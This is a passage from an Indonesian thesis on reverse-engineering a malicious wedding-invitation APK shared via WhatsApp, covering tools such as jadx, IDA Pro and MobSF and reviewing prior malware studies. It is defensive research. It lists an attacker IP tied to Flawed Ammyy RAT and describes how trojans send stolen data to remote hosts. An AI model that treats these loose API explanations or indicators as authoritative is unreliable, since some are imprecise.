jadx-gui-1.4.4-no-jre-win.exe, size: 28.40MB, downloads count: 12028, url: https://github.com/skylot/jadx/releases/download/v1.4.4/jadx-gui-1.4.4-no-jre-win.exe, date: 2022-08-20T15:59:50Z
jadx-gui-1.4.4-with-jre-win.zip, size: 52.54MB, downloads count: 11505, url: https://github.com/skylot/jadx/releases/download/v1.4.4/jadx-gui-1.4.4-with-jre-win.zip, date: 2022-08-20T16:10:51Z
INFO - output directory: syssecApp
INFO - loading ...
INFO - Loaded classes: 21, methods: 113, instructions: 5350
INFO - Resetting disk code cache, base dir: /home/kali/Desktop/Sample Malware/4/syssecApp.apk.cache
```

Gambar 2.10 Decompile File java (JD-GUI)

Sumber: (De Santonario Magno Moises, 2023)

Salah satu dari sekian banyak folder yang sudah ada memiliki nama yang sulit dipahami dan membuatnya tampak mencurigakan. Saat dibuka, folder tersebut berisi sejumlah kelas dengan nama yang dipertanyakan. Dalam Gambar 2.3, terlihat bahwa salah satu kelas yang ditemukan adalah OnAlarmReceiver.class, yang memanggil dua kelas penting lainnya, yaitu Runner dan PositionService. Di dalam folder runner, ditemukan program yang bertujuan untuk mengirimkan file host, yang berfungsi untuk menghubungkan malware dengan host IP. Data yang dicuri dari korban akan dikirim ke host tersebut, yang mengindikasikan bahwa malware berfungsi sebagai alat untuk mencuri dan mentransmisikan data secara tidak sah.



Gambar 2.11 Class yang dijalankan

Sumber: (De Santonario Magno Moises, 2023)

Dalam penelitian yang dilakukan oleh De Santonario Magno Moises (2023) dan Popa (2013), ditemukan bahwa malware tersebut mampu menghindari deteksi dari 26 dari 64 alat anti-malware yang diuji, menunjukkan efektivitas teknik penyamaran yang digunakan oleh malware. Proses reverse engineering ini dilakukan dengan menggunakan alat seperti IDAPro. Setelah malware berhasil dibuka dengan IDAPro, langkah selanjutnya adalah melakukan analisis terhadap perintah atau command yang ada di dalam malware. Melalui proses ini, peneliti dapat mengidentifikasi cara malware beroperasi, termasuk bagaimana ia berkomunikasi dengan server dan metode apa yang digunakan untuk mengeksfiltrasi data dari korban

Menurut Widiyasono (2018), teknik ini sangat efektif untuk mengungkap potensi ancaman yang tersembunyi dalam kode dan memberikan wawasan yang penting bagi pengembangan sistem deteksi yang lebih baik. Melalui reverse engineering, analisis mendalam terhadap malware tidak hanya mengungkapkan mekanisme serangan, tetapi juga

memberikan dasar untuk mengembangkan strategi pertahanan yang lebih kuat dan alat deteksi yang lebih canggih untuk melawan ancaman siber yang berkembang.

Hasil dissembler	Keterangan
<i>BOOL_stdcall GetBrushOrgEX(HDC hdc, LPPOINT lppt) extrn GetBrushOrgEX:dword</i>	Malware memanggil <i>function</i> tersebut untuk mengambil alih fungsi pointer agar dapat mempermudah pencurian data.
<i>DWORD_stdcall GetCompressedFileSizeA(LPCSTR lpFileName, LPDWORD lpFileSizeHigh) extrn GetCompressedFileSizeA:dword</i>	Malware memanggil <i>function</i> diatas untuk melakukan proses <i>compress file</i> tertentu kemudian menyimpannya.
<i>BOOL_stdcall AreFileApisAnsi () extrn AreFileApisAnsi:dword</i>	Perintah dengan <i>function</i> tersebut <i>malware</i> dapat menentukan apakah fungsi <i>file I / O</i> menggunakan halaman kode karakter ANSI atau OEM.
<i>Void_stdcall SetFileApisToAnsi() extrn SetFileApisToAnsi:dword</i>	<i>Function</i> tersebut <i>malware</i> dapat membuat <i>file I / O</i> berfungsi untuk menggunakan halaman kode set karakter ANSI untuk proses saat ini. Fungsi ini berguna untuk operasi input dan output masukan 8-bit.
<i>Void_stdcall SetFileApisToOEM() extrn SetFileApisToOEM:dword</i>	<i>Function</i> tersebut dapat membuat <i>file I / O</i> berfungsi untuk proses untuk menggunakan halaman kode karakter set OEM. Fungsi ini berguna untuk operasi input dan output masukan 8-bit.
<i>HMODULE_stdcall GetModuleHandleA(LPCSTR lpModuleName) extrn GetModuleHandleA:dword</i>	Malware dengan <i>function</i> tersebut memilih <i>file</i> yang memenuhi syarat yang mengandung modul tertentu.
<i>DWORD_stdcall GetModuleFileNameA(HMODULE hModule, LPSTR lpFilename, DWORD nSize) extrn GetModuleFileNameA:dword</i>	Malware dengan <i>function</i> tersebut dapat meneangani modul yang telah ditentukan
<i>BOOL_stdcall GetBinaryTypeA(LPCSTR lpApplicationName, LPDWORD lpBinaryType) extrn GetBinaryTypeA:dword</i>	<i>Function</i> tersebut <i>malware</i> dapat menentukan apakah <i>file</i> dapat di eksekusi, jika ia subsistem mana yang menjalankan <i>file</i> yang dapat dieksekusi
<i>DWORD_stdcall RasRenameEntryA(LPCSTR, LPCSTR LPCSTR) extrn RasRenameEntryA:dword</i>	Malware dengan <i>function</i> <i>RasRenameEntry</i> dapat mengubah nama entri di buku telepon.
<i>extrn StrCmpNCW:dword</i>	Mmalware dapat membandingkan nomor spesifik sejumlah karakter dari awal dua string menggunakan <i>C run-time (ASCII)</i>
<i>HMENU_stdcall LoadMenuW(HINSTANCE hInstance, LPCWSTR lp MenuName) extrn RasRenameEntryA:dword</i>	Malware dapat memuat sumber daya menu yang spesifik dari <i>file</i> yang dapat <i>executable (.exe)</i> yang terkait dengan <i>instance</i> aplikasi.
<i>void_cdecl memset(void *Dst, int Val, size_t Size) extrn _imp_memset:dword</i>	Malware melakukan setel <i>buffer</i> ke karakter yang ditentukan

Gambar 2.12 Tabel hasil proses *reverse engineering* dengan IDAPRO

Sumber: (Widiyasono, 2018)

2.5 Forensik Digital

Forensik digital merupakan cabang ilmu forensik yang berfokus pada investigasi, analisis, dan penemuan bukti digital yang terdapat pada berbagai perangkat, seperti handphone, komputer, tablet, penyimpanan data, perangkat jaringan, dan perangkat lain yang terhubung dengan teknologi digital. Tujuan utama dari forensik digital adalah untuk mengumpulkan, menganalisis, dan menginterpretasikan data elektronik atau digital secara sah, sehingga dapat digunakan sebagai bukti dalam proses investigasi, peradilan, atau penegakan hukum. Proses ini melibatkan teknik-teknik khusus untuk memulihkan, memeriksa, dan memvalidasi integritas data yang relevan (Anwar, 2020).

Salah satu cabang dari forensik digital yang sangat relevan dengan analisis malware adalah Mobile Phone Forensics, yang diterapkan untuk memulihkan bukti digital dari perangkat mobile dengan metode yang diterima secara umum, serta memperhatikan aspek legalitasnya (Heriyanto, 2016). Mobile Phone Forensics dilakukan dengan prosedur yang sesuai dengan standar forensik digital, bertujuan untuk memastikan keabsahan bukti dalam pengadilan. Dalam konteks ini, aplikasi-aplikasi yang sering digunakan oleh pelaku kejahatan, seperti WhatsApp, menjadi objek analisis yang sering diperiksa dalam penelitian forensik digital.

WhatsApp merupakan salah satu layanan pesan instan yang populer dan sering dimanfaatkan oleh pelaku kejahatan untuk mengirimkan file berbahaya atau melakukan tindakan ilegal lainnya. Dalam analisis malware, WhatsApp dapat menjadi medium yang digunakan untuk menyebarkan aplikasi berbahaya melalui pesan teks, gambar, atau dokumen yang terlampir. Forensik digital dapat digunakan untuk menyelidiki penyalahgunaan fitur layanan pesan instan WhatsApp, seperti mengungkap riwayat percakapan, gambar, dokumen, dan data lainnya yang terkait dengan tindak kejahatan. Proses analisis ini bertujuan untuk menemukan bukti digital yang dapat menunjukkan tindakan ilegal, misalnya riwayat pengiriman pesan yang dilakukan oleh pelaku ke korban.

Menurut Irfan Maulana (2024), penyelidikan terhadap WhatsApp yang mengandung percakapan terkait dengan tindak kejahatan telekomunikasi memerlukan laporan investigasi forensik yang mencakup analisis barang bukti. Penerapan ilmu forensik digital dalam konteks ini memungkinkan identifikasi bukti elektronik yang relevan, yang pada gilirannya mendukung penyelesaian kasus hukum secara lebih efektif. Dalam konteks penelitian malware, salah satu teknik yang digunakan secara luas adalah reverse engineering. Teknik ini digunakan untuk menganalisis dan memahami bagaimana malware beroperasi dengan

cara membongkar struktur file aplikasi yang terinfeksi. Reverse engineering memungkinkan peneliti untuk mengidentifikasi kode berbahaya, pola izin yang mencurigakan, serta komunikasi jaringan yang dilakukan oleh malware. Dalam penelitian ini, aplikasi seperti WhatsApp, yang sering menjadi media penyebaran malware, dapat dianalisis menggunakan metode reverse engineering untuk menemukan potensi ancaman yang tersembunyi dalam aplikasi.

Melalui reverse engineering, peneliti dapat mengidentifikasi bagaimana malware mengakses data sensitif, mengirimkan data yang dicuri ke server eksternal, atau memanfaatkan celah keamanan dalam aplikasi untuk menyerang perangkat yang terinfeksi. Selain itu, dengan memahami struktur internal dari aplikasi, peneliti juga dapat menemukan cara untuk mencegah atau memitigasi ancaman tersebut dengan mengembangkan strategi deteksi dan pertahanan yang lebih baik. Sebagai contoh, dalam konteks WhatsApp, reverse engineering dapat digunakan untuk memeriksa file APK aplikasi yang diunduh ke perangkat, serta kode yang dijalankan oleh aplikasi tersebut. Proses ini memungkinkan peneliti untuk mengetahui apakah aplikasi tersebut mengandung malware atau kode berbahaya yang dirancang untuk mengakses informasi pribadi, mencuri data, atau bahkan mengontrol perangkat pengguna. Misalnya, analisis dapat melibatkan pemindaian izin yang diminta oleh aplikasi WhatsApp untuk mengidentifikasi potensi akses tidak sah ke data pengguna, serta pemahaman terhadap fungsi yang ada di balik aplikasi tersebut.

Dalam penelitian oleh De Santonario Magno Moises (2023), penggunaan alat seperti JD-GUI untuk membuka file JAR dan menampilkan kode sumber dari aplikasi menunjukkan bagaimana teknik reverse engineering dapat membantu peneliti dalam mengidentifikasi potensi ancaman dalam aplikasi-aplikasi yang digunakan di perangkat mobile. Alat ini memungkinkan peneliti untuk mengekstrak dan memeriksa kode sumber Java yang ada dalam aplikasi, sehingga mempermudah proses identifikasi perilaku jahat yang tersembunyi.

Dengan demikian, forensik digital, khususnya Mobile Phone Forensics, memiliki peran yang sangat penting dalam menyelidiki dan mengungkap bukti dalam kejahatan yang melibatkan perangkat mobile, termasuk kejahatan yang dilakukan melalui aplikasi seperti WhatsApp. Metode reverse engineering juga merupakan alat yang sangat efektif dalam menganalisis malware, memungkinkan peneliti untuk memahami dan mengidentifikasi potensi ancaman yang tersembunyi dalam aplikasi yang digunakan. Dengan penerapan kedua teknik ini, baik forensik digital maupun reverse engineering, proses investigasi terhadap kejahatan siber dapat dilakukan secara lebih efektif, tepat, dan sah, sehingga dapat memberikan kontribusi besar terhadap penyelesaian kasus hukum yang melibatkan teknologi

digital

2.6 Review Penelitian

Kemajuan dalam penelitian telah mendorong sejumlah besar peneliti untuk melaksanakan berbagai studi dan pendekatan. Penelitian terkait analisis .apk, terutama yang terkait dengan apk berpotensi berbahaya, sudah menjadi hal yang lazim. Kajian-kajian tersebut menjadi acuan penting bagi peneliti untuk mendapatkan akses pada informasi yang bermanfaat sebagai fondasi bagi penelitian selanjutnya.

Elliot Mbunge et al., (2023) telah melakukan penelitian terkait apk Android dengan deep learning (DL) yang menghasilkan peningkatan yang tak tertandingi dari malware aplikasi Android memerlukan solusi yang efisien untuk mencegahnya. Oleh karena itu seiring terus bertambahnya fitur-fitur malware, model deep learning dapat mendeteksi malware dengan akurasi tinggi. Meskipun penggunaan aplikasi Android meningkat dan serangan cyber juga meningkat, penggunaan model deep learning (DL) untuk mendeteksi malware baru dalam aplikasi Android masih dalam tahap awal. Oleh karena itu, tinjauan ini bertujuan untuk menjelaskan model DL yang digunakan untuk mendeteksi malware dalam aplikasi Android, mengeksplorasi kinerjanya, serta mengidentifikasi celah penelitian yang muncul dan memberikan rekomendasi untuk penelitian di masa depan. Studi ini mengadopsi pedoman pelaporan yang disukai untuk tinjauan sistematis dan meta-analisis (PRISMA) untuk memandu tinjauan ini.

Frenol De Santonario Magno Moises (2023) telah melakukan penelitian pada aplikasi yang dapat disematkan malware. Pada penelitian ini analisis dilakukan dengan sample malware trojan pada aplikasi syssec.App.apk dengan menggunakan metode reverse engineering. Dalam melakukan reverse engineering malware trojan menggunakan tool APKTOOL, JD-GUI. Penelitian tersebut melakukan analisa terhadap sebuah aplikasi syssec.App.apk yang terinfeksi malware trojan dengan menggunakan metode reverse engineering. Hasil dari analisis pada aplikasi syssec.App.apk ditemukan adanya ip host penerima yang terdapat pada source code di dalam syssec.App.apk.

Penelitian yang dilakukan oleh I Kadek Aldy Oka Ardita et al., (2022) menyatakan bahwa melalui Statcounter Global Stats salah satu website yang melakukan perhitungan berbagai jenis sistem operasi mobile yang digunakan di dunia, pada rentang waktu 2018-2020 tercatat sebanyak 74,95% pengguna Android. Banyaknya pengguna pengguna Android menyebabkan aplikasi Android menjadi target utama oleh Hacker dan Cracker dalam melakukan hacking. Hal tersebut terjadi karena pesatnya pertumbuhan aplikasi Android saat

ini. Dari sekian banyaknya aplikasi Android yang beredar tidak semuanya sudah menerapkan pengujian keamanan dengan baik atau sesuai ISO/IEC 27001. Tingginya ancaman terhadap aplikasi Android seiring dengan bertambahnya jumlah pengguna sistem operasi Android membuat banyak pengembang membuat alat pengujian keamanan baik statis maupun dinamis. Diperlukan metode pengujian menggunakan metode DAST. Metode DAST dapat diterapkan menggunakan aplikasi MobSF. Tujuan akhir dari implementasi DAST pada aplikasi Android adalah memberikan hasil jenis kerentanan keamanan pada aplikasi Android.

Penelitian yang dilakukan oleh Tessa Pajar Setia et al., (2018) tercatat banyak malware yang berkembang dengan pesat, beragam, dan kompleks. Pada 5 maret 2018 ditemukan spam email yang berisi file, file tersebut terdapat malware flawed ammyy. Flawed ammyy ini merupakan software yang berasal dari Ammyy Admin versi 3 kemudian disalahgunakan oleh hacker TA505. Proses identifikasi malware yang dilakukan pada penelitian ini malware Flawed Ammyy RAT bekerja dengan bersembunyi pada aplikasi Ammyy Admin kemudian melakukan koneksi dengan attacker dengan ip address 103.208.86.69. netname ip address 103.208.86.69 adalah zappie host. Perubahan 50 registry yang dilakukan malware pada system yang terinfeksi. Setelah attacker terkoneksi dengan korban maka attacker dengan mudah melakukan remote control tanpa sepengetahuan korban.

Pada penelitian Wei Wang et al., (2014) penelitian ini menyoroti pentingnya pengelolaan izin dalam mengidentifikasi dan melindungi dari ancaman keamanan yang muncul dalam ekosistem aplikasi Android. Penelitian ini juga mengevaluasi kegunaan izin berisiko dalam mendeteksi aplikasi berbahaya (malapp) menggunakan mesin vektor pendukung, pohon keputusan, dan hutan acak. Hasil eksperimen pada kumpulan aplikasi yang besar menunjukkan bahwa detektor malapp berbasis izin mampu memberikan kinerja yang memuaskan (tingkat deteksi sebesar 94,62% dengan tingkat positif palsu sebesar 0,6%). Bahkan pada malapps yang tidak dikenal, detektor ini masih memiliki tingkat deteksi yang signifikan (74,03%).

Tabel 2.1 Tabel Rangkuman Review Penelitian Sebelumnya

No	Peneliti/ Penulis	Metode Penelitian	Temuan Utama	Relevansi
1	Elliot mbunge	Analisis statis dan dinamis, <i>deep learning</i> (DL)	Peningkatan malware pada aplikasi android yang membutuhkan solusi efisien. Beberapa pengujian dengan menerapkan beberapa teknik menemukan salah satu metode dengan akurasi tinggi, namun perlu dataset malware terbaru untuk pelatihan model. Teknik ini menggunakan teknik <i>deep learning</i> dalam mendeteksi malware <i>Android</i>	Relevansi dari penelitian ini yaitu: • Kerentanan keamanan penelitian sebelumnya dengan penelitian ini menyoroti kerentanan keamanan perangkat <i>Android</i> terhadap malware dan serangan cyber. selain itu juga memiliki fokus yang sama yaitu penemuan solusi efektif untuk melindungi perangkat dari serangan tersebut • Teknik analisis dalam penelitian sebelumnya dan penelitian ini nanti sama sama mendeteksi dan menganalisis perilaku malware • Sama sama memiliki tujuan perlindungan <i>device Android</i> dari serangan malware

Tabel 2.2 Lanjutan Rangkuman Review Penelitian Sebelumnya

2	Frenvol De Santonario Magno Moises	Analisis statis, <i>Pre- Experimental Design, One group Pretest Posttest Design, Reverse Engineering</i>	Temuan utama dari penelitian ini adalah adanya keberadaan malware Trojan dalam aplikasi syssecApp.apk. Melalui metode <i>reverse engineering</i> menggunakan alat seperti APKTOOL dan JD-GUI, penelitian berhasil mengidentifikasi bahwa aplikasi ini mengandung malware Trojan. Analisis tersebut juga menemukan adanya alamat IP host penerima yang tersemat dalam source code di dalam syssecApp.apk. Penting untuk dicatat bahwa keberadaan malware dalam aplikasi tersebut bisa menjadi ancaman serius terhadap pengguna. Dengan adanya informasi terkait alamat IP host penerima, langkah-langkah keamanan lebih lanjut dapat diambil untuk melindungi data pengguna dari potensi serangan yang dilakukan malware.	Relevansi antara penelitian yang sedang dibahas dan penelitian yang akan datang adalah penggunaan teknik <i>reverse engineering</i> . Namun, penelitian yang akan datang akan memperluas cakupannya dengan menguji beberapa sampel aplikasi, sementara penelitian yang disebutkan fokus pada satu objek saja. Ini menunjukkan bahwa penggunaan teknik <i>reverse engineering</i> dapat diperluas untuk analisis yang lebih luas terhadap keamanan aplikasi <i>Android</i> dengan menguji berbagai sampel, memungkinkan identifikasi ancaman yang lebih luas dan pemahaman yang lebih mendalam tentang potensi keamanan yang rentan dalam Aplikasi.
---	--	---	---	--

Tabel 2.3 Lanjutan Rangkuman Review Penelitian Sebelumnya

3	I Kadek Aldy Oka Ardita	Kualitatif, Vulnerability Assessment	Temuan utama penelitian menunjukkan bahwa ada perbedaan signifikan dalam keamanan antara mengunduh aplikasi melalui pihak ketiga dan melalui Google Play Store pada sistem <i>Android</i>. Melalui analisis menggunakan MobSF, perbedaan nilai hash seperti md5, sha1, dan sha256 antara kedua sumber unduhan mengindikasikan adanya perubahan pada file aplikasi dari penyedia pihak ketiga. Analisis juga menunjukkan bahwa aplikasi yang diunduh dari pihak ketiga cenderung memiliki banyak server dan aktivitas mencurigakan jika dibandingkan dengan aplikasi dari Play Store yang hanya terhubung ke dua server asli.	Penelitian ini dan penelitian yang akan dilakukan nanti sama sama mengeksplorasi aspek keamanan aplikasi <i>Android</i>, meskipun dengan fokus dan pendekatan yang berbeda.
---	----------------------------	--	---	--

Tabel 2.4 Lanjutan Rangkuman Review Penelitian Sebelumnya

4	Tessa Pajar Setia	Deskriptif, Analisis dinamis dan reverse engineering	Identifikasi dan analisis terhadap malware Flawed Ammyy RAT. Melalui proses identifikasi dan analisis menggunakan metodologi deskriptif, serta metode analisis dinamis dan <i>reverse engineering</i> , penelitian ini mengungkap beberapa karakteristik dan perilaku dari malware tersebut. Hasilnya menunjukkan bahwa Flawed Ammyy RAT, yang merupakan modifikasi dari perangkat lunak Ammyy Admin versi 3, disalahgunakan oleh hacker kelompok TA505. Malware ini beroperasi dengan cara menyembunyikan dirinya di dalam aplikasi Ammyy Admin dan kemudian menjalin koneksi dengan penyerang melalui alamat IP 103.208.86.69, yang tercatat sebagai	Relevansi pada penelitian sebelumnya yaitu keduanya bertumpu pada teknik <i>reverse engineering</i> untuk peningkatan keamanan <i>device Android</i> selain itu juga sebagai metode untuk mengidentifikasi dan menganalisis ancaman keamanan pada perangkat <i>Android</i> , meskipun fokus dan tujuannya berbeda. Selain dalam konteks peningkatan keamanan perangkat <i>Android</i> , walaupun pendekatan dan fokus analisisnya berbeda. Informasi yang diperoleh dari penelitian Flawed Ammy RAT, seperti penggunaan <i>reverse engineering</i> untuk mengidentifikasi koneksi ke penyerang dan perubahan registry, dapat memberikan wawasan tambahan tentang bagaimana malware dapat tersembunyi dan beroperasi di dalam perangkat. Ini dapat melengkapi pemahaman yang diperoleh dari penelitian Analisis Aplikasi pada penelitian yang akan datang
---	-------------------	--	--	--

netname "zappie host". Selain itu, penelitian juga mencatat bahwa malware ini melakukan lebih dari 50 perubahan pada registry sistem yang terinfeksi. Setelah berhasil terkoneksi dengan korban, penyerang dapat dengan mudah mengendalikan sistem korban secara remote tanpa sepengetahuan korban. Temuan ini menegaskan bahwa malware seperti Flawed ammy RAT memiliki kemampuan untuk melakukan serangan secara diam-diam, mengendalikan sistem korban, dan mengaksesnya secara remote. Hal ini menekankan pentingnya untuk terus meningkatkan keamanan sistem serta kebijakan yang kuat dalam meminimalkan risiko terhadap serangan malware semacam ini

Tabel 2.5 Lanjutan Rangkuman Review Penelitian Sebelumnya

5	Wang Wi	Pengambilan risiko izin, setting izin, deteksi malapps (malware apps) dan <i>random forest algorithm</i> Beberapa izin tertentu dalam aplikasi <i>Android</i> dapat menjadi petunjuk yang efektif untuk mendeteksi aplikasi berbahaya (malapps). Dengan menganalisis dan mengurutkan izin-izin tersebut berdasarkan potensi risiko mereka, penelitian ini menunjukkan bahwa kombinasi izin-izin tertentu dapat digunakan sebagai indikator awal untuk mengidentifikasi malapps. Penggunaan 40 izin berisiko dalam penelitian ini menunjukkan bahwa algoritma Hutan Acak mencapai tingkat deteksi yang tinggi, sekitar 0,9462, dengan tingkat kesalahan positif palsu yang rendah sebesar 0,006. Ini menunjukkan bahwa izin-izin tertentu dalam aplikasi dapat digunakan secara efektif untuk	Relevansi antara kedua studi ini dapat terletak pada integrasi hasil analisis izin-izin dengan teknik <i>reverse engineering</i>. Menggunakan pengetahuan tentang izin yang berpotensi berisiko, para peneliti yang melakukan analisis .apk dengan teknik <i>reverse engineering</i> dapat fokus pada area-area yang lebih mungkin menjadi titik kerentanan dalam aplikasi. Gabungan dari kedua pendekatan ini dapat memberikan pemahaman yang lebih komprehensif dan mendalam tentang keamanan aplikasi <i>Android</i> serta membantu dalam meningkatkan mekanisme deteksi dan perlindungan dari ancaman keamanan
---	---------	---	--


mengklasifikasikan aplikasi sebagai berpotensi berbahaya.

Selain itu, penelitian ini menyoroti pentingnya memahami risiko yang terkait dengan izin individu dan bagaimana kombinasi izin tersebut dapat menjadi penanda penting dalam mendeteksi aplikasi berbahaya. Namun demikian, penelitian ini juga menunjukkan bahwa hanya menggunakan informasi izin saja mungkin memiliki batasan dalam meningkatkan akurasi deteksi, karena vektor izin yang digunakan cenderung jarang dan hanya berupa tipe Boolean

BAB 3

Metodologi

Penelitian ini dilakukan beberapa langkah yaitu melalui pendekatan langsung, serta analisis mendalam serta validasi langsung untuk hasil yang maksimal untuk proses eksplorasi kerentanan pada android. Penelitian ini juga membandingkan hasil teknik reverse engineering dari penelitian sebelumnya untuk mengetahui sejauh mana efektivitas pendekatan yang dilakukan. Selain itu, untuk mencapai keberhasilan penelitian ini dilakukan pendekatan langsung terhadap file undangan pernikahan dalam format .apk yang dijalankan di perangkat android. Selanjutnya dilakukan analisis langsung terhadap file tersebut untuk memahami cara kerja malware dalam menginfeksi perangkat android. Adapun tahapan metodologi dari penelitian ini ditunjukkan pada Gambar 3.1



Gambar 3.1 Alur metode penelitian

3.1 Studi Literatur

Studi literatur dilakukan penulis dengan menganalisis penelitian sebelumnya yang dilakukan setelah menentukan topik penelitian dan ditetapkan sebelum terjun ke lapangan untuk mengumpulkan data. Studi literatur adalah serangkaian kegiatan yang berkenaan dengan metode pengumpulan data pustaka, membaca, dan mencatat, serta mengelola bahan penelitian (E. Diah Kartiningrum). Studi literatur ini dilakukan untuk membantu peneliti

dalam memahami landasan teori tentang teknik reverse engineering, dan kerentanan keamanan yang umum ditemukan pada aplikasi Android. Dengan studi literatur ini juga dapat membantu peneliti dalam merancang metode dan pendekatan yang tepat selain itu dapat memberikan landasan yang kuat pada peneliti, serta pemahaman yang mendalam saat pengumpulan data.

3.2 Pengumpulan Data

Pada tahap ini, dilakukan analisis pengumpulan data dengan mengumpulkan file berformat .apk yang diambil langsung dari pengguna yang telah menginstal aplikasi undangan pernikahan. Proses ini difokuskan pada file undangan pernikahan .apk karena file ini dapat memberikan dampak berbahaya berupa pengambilan data pribadi pengguna Android. Hasil dari pengumpulan data ini dianalisis menggunakan metode reverse engineering yaitu:

- a. Identifikasi ancaman keamanan yang dapat mengungkap jenis-jenis ancaman yang terkandung dalam file .apk.
- b. Penemuan pola dan karakteristik yaitu dengan mengidentifikasi pola atau tanda-tanda umum dalam file .apk berbahaya yang dapat membantu dalam pengembangan metode deteksi atau penanganan yang lebih baik di masa depan.
- c. Dapat menemukan resiko dan dampak potensial dengan Menilai risiko dan dampak potensial dari file apk berbahaya tersebut terhadap perangkat atau sistem yang terpengaruh, seperti kerentanan keamanan, pengambilalihan data pribadi, atau ancaman terhadap privasi.
- d. Rekomendasi dan dampak potensial Memberikan rekomendasi untuk langkah-langkah mitigasi atau perlindungan terhadap jenis ancaman yang teridentifikasi kepada pengguna.


File ini didapatkan melalui platform komunikasi WhatsApp milik korban, yang diterima melalui grup keluarga. Korban sengaja menginstal aplikasi tersebut karena menganggapnya sebagai undangan resmi, mengingat file tersebut dikirim oleh anggota keluarga. Jenis aplikasi undangan pernikahan.apk ini merupakan sampel yang akan dianalisis secara mendalam dalam penelitian ini.

Alat yang digunakan untuk menganalisis file ini adalah Mobile Security Framework (MobSF). MobSF merupakan perangkat lunak open-source yang dirancang untuk melakukan analisis keamanan aplikasi mobile secara komprehensif. Dengan menggunakan alat ini, penelitian dapat mengidentifikasi ancaman keamanan, pola atau karakteristik

berbahaya, serta memberikan rekomendasi mitigasi yang relevan berdasarkan hasil analisis

3.3 Teknik *Reverse Engineering*

Dengan menggunakan teknik ini kita akan menganalisis file dengan ekstensi apk yang menjadi objek penelitian, dalam hal ini dapat dipahami sebuah struktur dan kode sumber aplikasi, dengan cara mencari metadata, menganalisis alur program, dan mengidentifikasi potensi ancaman. Setelah proses ini kita akan mendapatkan sebuah informasi berupa kerentanan yang disebabkan oleh aplikasi, izin yang diminta, pemahaman tentang bagaimana aplikasi dibangun, alur logika aplikasi, potensi ancaman keamanan seperti kelemahan dalam penggunaan izin, atau kode berbahaya yang dapat dieksploitasi oleh pihak tidak sah.



Gambar 3.2 Alur porses reverse engineering

Pada proses reverse engineering ini menggambarkan langkah-langkah yang diambil untuk menganalisis dan memahami struktur serta fungsionalitas aplikasi android.

- a. Memulai proses reverse engineering dengan MobSF pada aplikasi undangan

pernikahan.apk

- b. Dekompilasi file apk yaitu melakukan dekompilasi dengan mengubah file apk menjadi kode sumber yang dapat dibaca dan dianalisis untuk struktur dan logika aplikasi. Pada proses ini file undangan pernikahan.apk dibongkar menggunakan MobSF untuk mendapatkan struktur aplikasi dan alur logikanya.
- c. Melihat permission aplikasi dengan menganalisis izin yaitu apa saja izin yang ada pada aplikasi undangan pernikahan.apk. Pada proses ini dilakukan analisis struktur dan izin dengan melihat tata letak file yang mengandung kode dan bagian yang terindikasi izin pada android.
